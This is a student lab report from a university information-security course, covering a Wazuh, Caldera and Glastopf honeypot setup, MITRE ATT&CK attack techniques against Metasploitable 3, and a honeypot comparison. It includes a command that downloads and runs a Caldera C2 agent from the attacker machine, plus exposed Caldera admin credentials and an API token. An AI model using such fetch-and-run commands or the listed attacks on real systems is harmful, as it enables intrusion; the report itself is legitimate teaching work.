ICS344 Final Report

King Fahd University of Petroleum & Minerals

Department of Information and Computer Science

ICS344: Information Security

Team#6, Section#2

Team Members

Name	ID
Ali Jaber	202045080
Abdullah Al Fateel	202037380
Raid Gadhi	202030500
Yousef Alansary	202023640

Table of Contents

1. Technical Knowledge

▪ Setup Configuration:

- Virtual Machines Used

The setup comprises of four Virtual Machines (VMs). A secondary VM running Ubuntu that is running our SIEM platform. The victim machine running Metasploitable 3, the mimic of the victim machine running Ubuntu 20.04 with Glastopf honeypot, and the attacker machine running Kali Linux.

- Wazuh:

We used Wazuh (4.9) as our SIEM platform. As mentioned above, we launched Wazuh in our secondary VM running Ubuntu, and initialized three agents in the victim's, honeypot's, and attacker's machines.


- Caldera:

Summary:

We installed Caldera in the attacker's machine (Kali Linux) using a docker image and had set up appropriate IP settings to ensure the attacker and victim machines are able to communicate. We accessed the dashboard in the browser and deployed an agent in the victim's machine to allow tasks to be executed remotely.

Procedure:

1- (Optional) Checked the connectivity between the victim (Metasploitable 3 & Ubuntu 20.04) and attacker (Kali) machines .



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=64 time=0.877 ms
64 bytes from 192.168.56.107: icmp_seq=2 ttl=64 time=0.946 ms
64 bytes from 192.168.56.107: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.56.107: icmp_seq=4 ttl=64 time=1.27 ms
64 bytes from 192.168.56.107: icmp_seq=5 ttl=64 time=0.346 ms
64 bytes from 192.168.56.107: icmp_seq=6 ttl=64 time=0.425 ms
^C
--- 192.168.56.107 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5075ms
rtt min/avg/max/mdev = 0.346/0.718/1.273/0.337 ms
```

2- Installed Docker and Caldera on the attacker's machine.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install docker.io -y
docker.io is already the newest version (26.1.5+dfsg1-2+b2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1897

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start docker

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/system
d-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

┌──(kali㉿kali)-[~]
└─$ sudo docker pull mitre/caldera
Using default tag: latest
latest: Pulling from mitre/caldera
Digest: sha256:7dea2536cb13b2f316dad50d74dadc979d812520a7234ddbdfd84e81ef06901d
Status: Image is up to date for mitre/caldera:latest
docker.io/mitre/caldera:latest
```


3- Started Caldera on the attacker's machine and extracted the credentials for the red profile.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d -p 8889:8888 mitre/caldera
3a6beb0a2e9c22a8c1779d0935324f127b4f0eeeac3e45192c2b6f3f60b86766
```


```
┌──(kali㉿kali)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE           COMMAND              CREATED          STATUS          PORTS
                                                                    NAMES
84219834f339   mitre/caldera   "python3 server.py"   14 minutes ago   Up 14 minutes   7010/
tcp, 7012/tcp, 7011/udp, 0.0.0.0:8888->8888/tcp, :::8888->8888/tcp   suspicious_mcnulty
3a6beb0a2e9c   mitre/caldera   "python3 server.py"   16 minutes ago   Up 16 minutes   7010/
tcp, 7012/tcp, 7011/udp, 0.0.0.0:8889->8888/tcp, :::8889->8888/tcp   eager_bartik
```


```
┌──(kali㉿kali)-[~]
└─$ sudo docker logs 3a6beb0a2e9c
2024-11-03 14:22:08 - INFO  (config_generator.py:55 ensure_local_config) Creating new secur
e config in conf/local.yml
2024-11-03 14:22:08 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
    Red:
        USERNAME: red
        PASSWORD: JFA9ja2GsvalFSsFusWB2aqkGdnjc51lHY4rIUY_hc0
        API_TOKEN: MWm-CyzsXicwXqA_FKA8UWI7DBvf0b9YUemtqzvSXCU
```

4- Navigated to the port running Caldera in the browser, the default is to make it run on 8888, but due to some issues it was running on port 8889 for our setup.





5- Accessed the “Agents” tap from the side menu and chose the specifications matching the attacker’s machine.





6- Copied and ran the deployment command on the victim's machine.





Adding "sudo bash -c" will allow root privileges.

7- Checked deployed agents

You have 1 agents

id (paw)	host	contact	pid	privilege
odycgw	metasploitable3-ub1404	HTTP	2404	Elevated

You have 1 agents

id (paw)	host	contact	pid	privilege
yrkykm	ub20glas-VB	HTTP	9196	User

Note: ub20glas-VB's agent screenshot was taken after the agent was stopped, explaining why the pid is displayed in red.

Proof that the agent was running on the Glastopf machine:

```
ub20glas@ub20glas-VB:~$ server="http://192.168.56.103:8889"; curl
 -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file
/download > splinkd; chmod +x splinkd; ./splinkd -server $server
-group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.56.103:8889
upstream dest addr=http://192.168.56.103:8889
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 44bacc97-ea36-45bb-af28-740c83262fcf
[*] Submitting results for link 44bacc97-ea36-45bb-af28-740c83262
fcf via C2 channel HTTP
```

- ## Glastopf:

  We used Ubuntu 20.04 to install Glastopf as our honeypot. Initially, we attempted to use the original Docker image available in the main repository, but it was deprecated. To resolve this issue, we tried modifying the source code to make it compatible with our requirements. Unfortunately, we encountered numerous issues during the process and were unable to achieve a stable setup.

  The following screenshot demonstrates one of the errors that appear when an attack is launched on the port running the image:

```
2024-11-15 19:42:42,577 (glastopf.glastopf) 192.168.56.103 requested GET /login
.php on 172.17.0.2:80
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/gevent/pywsgi.py", line 999, in
handle_one_response
    self.run_application()
  File "/usr/local/lib/python2.7/dist-packages/gevent/pywsgi.py", line 945, in
run_application
    self.result = self.application(self.environ, self.start_response)
  File "/usr/local/lib/python2.7/dist-packages/Glastopf-3.1.3.dev0-py2.7.egg/gl
astopf/wsgi_wrapper.py", line 49, in application
    remote_addr, sensor_addr)
```

As a solution, we decided to use a highly rated predefined image named from Honeynet, which had a rating of 10 stars, which is the highest out of all images available on docker hub. https://hub.docker.com/r/honeynet/glastopf

```
ub20glas@ub20glas-VB:~$ sudo docker search glastopf
NAME                    DESCRIPTION                                     STARS
    OFFICIAL   AUTOMATED
honeynet/glastopf                                                       10
               [OK]
stingar/glastopf        Glastopf implementation for use with the Com…   0

tegonetworks/glastopf   Glastopf                                        0

blackhatch/glastopf                                                     0

d213honeynet/glastopf                                                   0

harrybb/glastopf        Web Application Honeypot                        0
               [OK]
beehivesec/glastopf                                                     0

colinhe/glastopf        A Web Application Honeypot-glastopf             1

fidogroup/glastopf                                                      0

oniondecoy/glastopf                                                     0

hallmanhe/glastopf      Glastopf is a Python Web Application Honeypot   1
               [OK]
nantes/glastopf                                                         0
```

To run the image of the honeypot, we needed to pull it from docker hub first.

```
ub20glas@ub20glas-VB:~/glastopf$ cd ..
ub20glas@ub20glas-VB:~$ sudo docker pull honeynet/glastopf
[sudo] password for ub20glas:
Using default tag: latest
latest: Pulling from honeynet/glastopf
[DEPRECATION NOTICE] Docker Image Format v1, and Docker Image manifest version
2, schema 1 support will be removed in an upcoming release. Suggest the author
of docker.io/honeynet/glastopf:latest to upgrade the image to the OCI Format, o
r Docker Image manifest v2, schema 2. More information at https://docs.docker.c
om/go/deprecated-image-specs/
a3ed95caeb02: Pull complete
23efb549476f: Pull complete
aa2f8df21433: Pull complete
ef072d3c9b41: Pull complete
c9f371853f28: Pull complete
a248b0871c3c: Pull complete
042e1cc3babf: Pull complete
33c83e2a7ac0: Pull complete
7fbd375c5dc8: Pull complete
5b149f594583: Pull complete
8c19cb07b338: Pull complete
0d24d40066c1: Pull complete
4de20547af84: Pull complete
3aa10efa59cb: Pull complete
9b2445b40980: Pull complete
5a8457125f73: Pull complete
Digest: sha256:ba262f1c89e9be690e5b1455198aa45ca15fb29af76aa278a02245a3d429ae02
Status: Downloaded newer image for honeynet/glastopf:latest
docker.io/honeynet/glastopf:latest
```

After pulling the image, we had to check if it was pulled successfully.

```
ub20glas@ub20glas-VB:~$ sudo docker images
[sudo] password for ub20glas:
REPOSITORY          TAG       IMAGE ID       CREATED         SIZE
glastopf            latest    bc6b0ad9d098   2 days ago      958MB
ubuntu              20.04     6013ae1a63c2   5 weeks ago     72.8MB
honeynet/glastopf   latest    9b1da10260a5   10 years ago    846MB
```

Observing that the image was pulled successfully, we proceeded by running the honeypot on port 80.

```
ub20glas@ub20glas-VB:~$ sudo docker run -d -p 80:80 honeynet/glastopf
65d1f0c9f4ef73facdec32ec326c586598dc4e9749380486650a82570c4b556f
ub20glas@ub20glas-VB:~$ sudo docker ps
CONTAINER ID   IMAGE               COMMAND             CREATED          STATUS
         PORTS                               NAMES
65d1f0c9f4ef   honeynet/glastopf   "glastopf-runner"   15 seconds ago   Up 14 s
econds   0.0.0.0:80->80/tcp, :::80->80/tcp   frosty_wilbur
```

Selected TTPs:

Aligning with MITRE ATT&CK framework, we selected the following tactics and techniques:

1. Reconnaissance (Tactic ID: TA0043):
    - Active Scanning (Technique ID: T1595):
        - We used tools like Nikto, Nmap, and Gobuster to scan for open ports, services, directories, and vulnerabilities on the victim machine.

      Specifically:

        - Nikto scans web servers for vulnerabilities.
        - Nmap performs service enumeration.
        - Gobuster checks for hidden directories and files using a wordlist.
    - Service Enumeration (T1046):
        - Commands like whatweb helped identify the web server and software running on the target machine.
2. Initial Access (Tactic ID: TA0001):
    - Exploit Public-Facing Application (Technique ID: T1190):
        - A SQL injection attack was tested on the login page /login.php using SQLmap and curl.
        - Command injection was simulated using a vulnerable CGI script /cgi-bin/vulnerable_script.cgi.
3. Credential Access (Tactic ID: TA0006):
    - Brute Force (Technique ID: T1110):
        - We used Hydra to attempt brute-forcing SSH login credentials, but the script checked if the port was open first.
        - This tested for common or default credentials.
4. Execution (Tactic ID: TA0002):
    - Command and Scripting Interpreter (Technique ID: T1059):
        - We executed commands on the web application to test for vulnerabilities. Commands such as ls for file enumeration using curl-based command injection.
5. Discovery (Tactic ID: TA0007):
    - Application Window Discovery (Technique ID: T1010):
        - We included in the custom script reconnaissance of common and repeating application directories like /admin, /phpmyadmin, and /wp-admin.

6. Impact (Tactic ID: TA0040):
    - Data Destruction (Technique ID: T1485):
        - We included the option to dump the content of the victim's database with --dump in the sqlmap command.

Kali Tools and Custom Scripts Used:

- Kali Tools used:
    1. Nikto
    2. Nmap
    3. Curl
    4. Gobuster
    5. SQLmap
    6. Hydra
    7. WhatWeb
    8. Metasploitable

- Custom Script used:
    - The script automated the reconnaissance and exploitation phases of the attack using most of the Kali tools mentioned earlier.
    - The script called each tool in sequence with some of them containing logical conditions to avoid possible errors.

Service Selection:

Selected service

The service we selected is HTTP, the protocol that is widely used for communication over the world wide web.

Selection Reason

The reason why we selected HTTP is the increasing amount of services that are made available over the world wide web nowadays. This clearly encourages us students to understand how attacks are carried out in the internet that are specifically targeting web applications. This would then prepare us to develop web applications in our future jobs with a highly secure infrastructure.

Challenge and Bugs:

- One of the biggest challenges we faced during this project is the hardware specifications and requirements for operating in the desired environment. Using VMware to run three different virtual machines on a single device was a challenge that we overcame by allocating little resources to run the required services and applications. Although this might have fixed our main machine freezing, the time for carrying out attacks and retrieving logs in the VMs increased.
- Another challenge is regarding the outdated honeypot (Glastopf) that we selected to use. Because of the libraries used in the honeypot being deprecated, we had trouble in downloading the required dependencies and running the honeypot on our VMs. One of the dependencies is python 2.7. The way we overcame this is by using docker to run the honeypot image on a containerized environment.

Best Practices and Recommendations:

Best Practices:

- We took snapshots of our VMs after each setup, configuration, and attack. This is to help retrieve versions of the VM without requiring redoing steps that might be time-consuming.
- Once the setup of a machine which will be used by most project members is done, we share it among each other to preserve the same experimental environment.

Recommendations:

- We recommend that all members use the same VMware to avoid any issues with sharing preconfigured VM instances.
- We recommend using devices with high specifications to ensure that the project progresses smoothly.

Project Feedback:

We learned about SEIM platforms and how to operate an instance of it such as Wazuh, which will help us in the future to resort to it in case we are attempting to achieve a secure and safe network.

The project is recommended for use in the future for this course only after ensuring the required tools that the students will be using are roughly new.

- Learning Resources
  - Wazuh Installation on Ubuntu 22.04: https://youtu.be/wx-xYDocYXs?feature=shared
- Caldera Docker Deployment: https://caldera.readthedocs.io/en/latest/Installing-Caldera.html#docker-deployment
- Glastopf Installation: https://github.com/mushorg/glastopf/tree/master/docs/source/installation

2. Attack Details

Effective and Success Rate

Caldera:

- Automated reconnaissance (Discovery and Hunter profiles) identified running services (Jetty, Apache Continuum) and manipulated the filesystem (e.g., creating and compressing a staging directory). Successfully evaded detection by the SIEM (Wazuh), with small number of alerts recorded.
- Defense evasion techniques were effective, simulating real-world APT tactics.

Kali Tools:

- Used Nmap for reconnaissance, identifying Apache HTTPD 2.4.7 and Drupal CMS on the target machine. Successfully exploited Drupal CMS with Metasploit's drupal_drupalgeddon2 module, gaining root access.
- Encountered session instability but demonstrated successful exploitation of a real-world vulnerability.

Custom Scripts:

- Combined tools like Nikto, Gobuster, Hydra, and SQLMap with manual scripting to perform multi-step attacks, including brute force, directory enumeration, and SQL injection testing.
- While effective, it required significant trial and error to bypass the enhanced security of Metasploitable 3.

- ## Ease of Use and Automation
  - ### Caldera:
    - GUI-based interface made it easy to set up and execute automated operations. Minimal manual intervention was required.
    - The high level of automation reduced user effort significantly, but limited customization.
  - ### Kali Tools:
    - Offered flexibility with tools like Metasploit but required moderate expertise to configure payloads, identify exploits, and troubleshoot issues like session instability
  - ### Custom Scripts:
    - Required advanced scripting knowledge. Debugging and integrating various tools increased complexity

- ## Time and Effort
  - ### Caldera:
    - Fastest to execute tasks, as automation handles reconnaissance and exploitation efficiently. Discovery and Hunter profiles operated autonomously.
  - ### Kali Tools:
    - It took moderate time due to manual setup of exploits and troubleshooting session instability.
  - ### Custom Scripts:
    - Most time-consuming due to iterative testing and debugging during scripting and execution phases.

- ## Learning Curve and Skill Requirements
  - ### Caldera:
    - Beginner-friendly due to automation and GUI.
    - Required minimal prior knowledge of TTPs or tools.
  - ### Kali Tools:
    - Demanded intermediate skills in using tools like Metasploit and Nmap effectively.

- Custom Scripts:
  - Required advanced knowledge of scripting, networking, and security tools. High learning curve but excellent for building in-depth understanding.

Flexibility and Creativity

- Caldera:
  - Limited flexibility to predefined TTPs but effectively automated reconnaissance.
- Kali Tools:
  - More flexible than Caldera but limited by tool features.
- Custom Scripts:
  - Most flexible, allowing novel TTPs and creative attack sequences tailored to the scenario.

Detection and Stealth

- Caldera:
  - Avoid detection by Wazuh during operations. Mimicked APT behavior. So, it is considered as most stealthy.
- Kali Tools:
  - Metasploit activities were more detectable due to noisy payload execution which consider as moderate stealthy.
- Custom Scripts:
  - Custom scripts are considered as least stealthy since scanning and brute-force attacks generate detectable network activity.

Alignment with MITRE ATT&CK Framework

- Caldera:
  - Excellent alignment, leveraging predefined profiles (Discovery, Hunter) directly linked to MITRE ATT&CK TTPs.

- Kali Tools:
  - Exploits were mapped to ATT&CK techniques. Provided hands-on experience in leveraging known vulnerabilities. So, Kali is considered as good alignment for the MITRE ATT&CK.
- Custom Scripts:
  - Most comprehensive understanding of ATT&CK framework by implementing creative TTPs.


Impact on the Target System


- Caldera:
  - Minimal disruption to the target system due to non-invasive techniques.
- Kali Tools:
  - Session instability occasionally disrupted the target service which made it average impact.
- Custom Scripts:
  - High impact: scanning and exploitation caused detectable changes in system behavior.

Future Application and Improvement


- Recommendations:
  - For rapid, stealthy assessment: **Caldera.**
  - For in-depth testing and exploitation: **Kali tools** and **custom scripts**.
- Improvements:
  - Caldera: Add customization for novel TTPs.
  - Kali Tools: Improve session stability and ease of use.
  - Custom Scripts: Reduce debugging complexity and enhance tool integration


- Show Snapshots
  - Compromise the Service Using Caldera





- Use Kali Linux and Tools like Metasploit to Compromise the Service





3. Honeypot Comparison Results

- detailed evaluation

  - Metasploitable 3 vs Glastopf Honeypot Using caldera

Criterion	Metasploitable 3	Glastopf Honeypot	Reason	similarity
Service Realism	Fully operational HTTP service with exploitable vulnerabilities (e.g., SQL injection, directory traversal).	Simulated vulnerabilities with predefined responses, such as dummy files and synthetic outputs.	Metasploitable 3 provided a realistic attack surface, while Glastopf only simulated vulnerabilities without actual system impact.	0.5
Discovery Duration	Faster (6 minutes): Real-time responses allowed quicker execution of discovery tactics.	Slower (8 minutes): Deliberate latency extended execution times for discovery tasks.	Real-time responses in Metasploitable 3 reduced discovery time, whereas Glastopf introduced latency for simulating responses.	1
Hunter Duration	Faster (7 minutes): Real HTTP stack handled attack payloads efficiently.	Slower (10 minutes): Emulated responses added latency to operations like SQL injection and brute force.	Metasploitable 3's real HTTP stack processed payloads efficiently, unlike Glastopf, which slowed execution due to emulation.	1
Resource Usage	CPU (40-50%), Memory (about 300MB)	CPU (60%), Memory (200-250MB)	Metasploitable 3's optimized resource usage reflected realistic service operation, while Glastopf's emulation consumed more resources.	1
Log Detail	High: Logs provided real interaction details (e.g., actual file paths accessed, database queries run).	Moderate: Logs focused on detecting attack patterns without providing actual interaction details.	Metasploitable 3 generated detailed logs for accurate attack analysis, unlike Glastopf's limited detection-oriented logs.	1

$$Similarity = (0.5 + 1 + 1 + 1 + 1))/5 = 0.9$$

Metasploitable 3 provides a highly realistic environment for testing HTTP services, closely mimicking real-world vulnerabilities and responses. Its consistent resource usage and efficient task execution make it ideal for in-depth testing. Glastopf, while useful for detecting attack patterns, lacks realism and incurs higher resource usage due to its emulation mechanics. It is better suited for scenarios where attack behavior analysis is more important than functional testing.

- ### Metasploitable 3 vs Glastopf Honeypot Using Scripts

Criterion	Metasploitable 3	Glastopf Honeypot	Reason	Similarities
Realism of Execution	Custom scripts effectively exploited real vulnerabilities such as SQL injection and directory traversal, providing realistic outcomes.	Scripts triggered simulated responses (e.g., dummy files, predefined outputs), reducing the authenticity of the testing experience.	Metasploitable 3 allowed actual exploitation, unlike Glastopf's synthetic responses that limited realism.	0.5
Script Execution Time	Shorter (10 minutes): Real-time processing allowed scripts to execute commands quickly without delays.	Longer (27 minutes): Honeypot generated many dummy files for attackers to try to exploit.	Real-time processing in Metasploitable 3 shortened execution time, while Glastopf's response emulation caused delays.	0.5
System Performance	CPU utilization remained consistent at 40-50%, with memory usage averaging 250MB, even under multiple script executions.	CPU peaked at 60%, and memory ranged from 200MB, reflecting overhead from emulating responses and logging.	Metasploitable 3's consistent performance supported smooth execution, whereas Glastopf's overhead affected stability.	1
Reliability	Scripts executed on the first attempt with minimal need for adjustments, thanks to the responsive nature of the target service.	Certain commands needed retries due to honeypot-induced delays or incomplete emulation of system behaviors.	Metasploitable 3's real service responsiveness enabled reliable execution, while Glastopf's incomplete emulation required retries.	0.5

$$Similarity = \frac{0.5 + 0.5 + 1 + 0.5}{4} = 0.625$$

Metasploitable 3: An excellent choice for executing custom scripts with realistic outcomes, enabling thorough testing of vulnerabilities with minimal system overhead.

Glastopf: While it provides a controlled environment for detecting attack attempts, its reliance on emulated responses and delays makes it less suitable for in-depth script testing.

Observation:

- **How closely did Glastopf mimic the real service?**

    - **Simulated Vulnerabilities:** Glastopf mimics HTTP services by responding with predefined outputs, such as dummy files or synthetic directory structures, when specific attack patterns are detected. While this is useful for analyzing attacker behavior, it does not reflect the actual underlying logic or vulnerabilities of a real HTTP service.

    - **Attack Responses:** The honeypot emulates responses to common web attacks (e.g., SQL injection, directory traversal), but these responses are static and lack depth. For example, an attacker might receive a predefined "vulnerable" response even if no real exploitation occurred, which limits the authenticity of the testing environment.

    - **Performance and Logs:** While Glastopf logs attack attempts, it focuses on pattern detection rather than interaction details. It does not generate logs that provide actionable insights into how an attacker exploited vulnerabilities or interacted with the underlying system.

- **Differences Observed:**

    1. **Realism:**

        - **Metasploitable 3:** Provides a fully functional HTTP service with actual exploitable vulnerabilities, such as SQL injection and directory traversal. This makes the environment highly realistic for simulating real-world attack scenarios and testing exploit effectiveness.

        - **Glastopf:** Relies on simulated responses, which lack the depth and unpredictability of a real system. This makes it less suitable for testing the full lifecycle of an attack, from reconnaissance to exploitation.

2. **Execution Time:**

